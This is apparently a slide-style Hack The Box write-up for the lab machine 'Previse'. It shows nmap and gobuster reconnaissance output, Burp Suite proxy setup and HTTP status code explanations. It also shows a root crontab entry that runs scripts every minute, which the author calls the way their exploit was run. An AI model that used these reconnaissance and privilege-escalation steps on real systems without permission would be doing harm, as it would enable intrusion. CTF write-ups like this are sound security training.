
```
# crontab -l
* * * * * cd /scripts; for f in *.py; do python "$f"; done
#
```

This is the cronjob that let us run our exploit

Previse



Previse
RETIRED
EASY
ONLINE
1
INFORMATION
STATISTICS
ACTIVITY
CHANGELOG
REVIEWS
10.10.11.104
IP ADDRESS
Linux
IDOR
Command Injection
Bash
Weak Password

Scanning



┌──(chris㉿kali)-[~]
└─$ nmap -sCV 10.10.11.104
Starting Nmap 7.92 (https://nmap.org) at 2022-03-30 04:31 EDT
Nmap scan report for 10.10.11.104
Host is up (0.084s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
| 256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_ 256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open http   Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
| /:
| PHPSESSID:
|_   httponly flag not set
| http-title: Previse Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.01 seconds

Port 80



10.10.11.104/login.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
My HackTheBox CTF ...
Previse File Storage
Login
Username
Password
LOG IN

Gobuster


chris@kali: ~
File Actions Edit View Help
chris@kali: ~ ×
chris@kali: ~ ×
chris@kali: ~ ×
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://10.10.11.104
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,html,txt
[+] Timeout: 10s
2022/03/30 04:41:08 Starting gobuster in directory enumeration mode
/download.php (Status: 302) [Size: 0] [→ login.php]
/index.php (Status: 302) [Size: 2801] [→ login.php]
/login.php (Status: 200) [Size: 2224]
/files.php (Status: 302) [Size: 4914] [→ login.php]
/header.php (Status: 200) [Size: 980]
/nav.php (Status: 200) [Size: 1248]
/footer.php (Status: 200) [Size: 217]
/css (Status: 301) [Size: 310] [→ http://10.10.11.104/css/]
/status.php (Status: 302) [Size: 2966] [→ login.php]
/js (Status: 301) [Size: 309] [→ http://10.10.11.104/js/]
/logout.php (Status: 302) [Size: 0] [→ login.php]
/accounts.php (Status: 302) [Size: 3994] [→ login.php]

Burpsutie


The first thing you need to do with burpsuite is to install something like foxy proxy and then fill it out like this



Burpsuite


Click next on temporary project and then start burp

Make sure you install the burp certificate on your browser of choice




Burpsuite

If you turn intercept on you have to forward all the requests through




Burpsuite

You can add the url or ip of your choice to the Target scope this is helpful when using burpsuite



Http Redirect

We have to check this box in the options in the proxy to get the server response so we can



HTTP Responses

`200 OK`

The request has succeeded. The meaning of the success depends on the HTTP method


302 Found

The HyperText Transfer Protocol (HTTP) `302 Found` redirect status response code indicates that the resource requested has been temporarily moved to the URL given by the `Location` header. A browser


301 Moved Permanently

The HyperText Transfer Protocol (HTTP) `301 Moved Permanently` redirect status response code indicates that the resource requested has been definitively moved to the URL given by the `Location` headers. A browser redirects to this page and search engines update their links to the resource (in 'SEO-speak', it is said that the 'link-juice' is sent to the new URL).

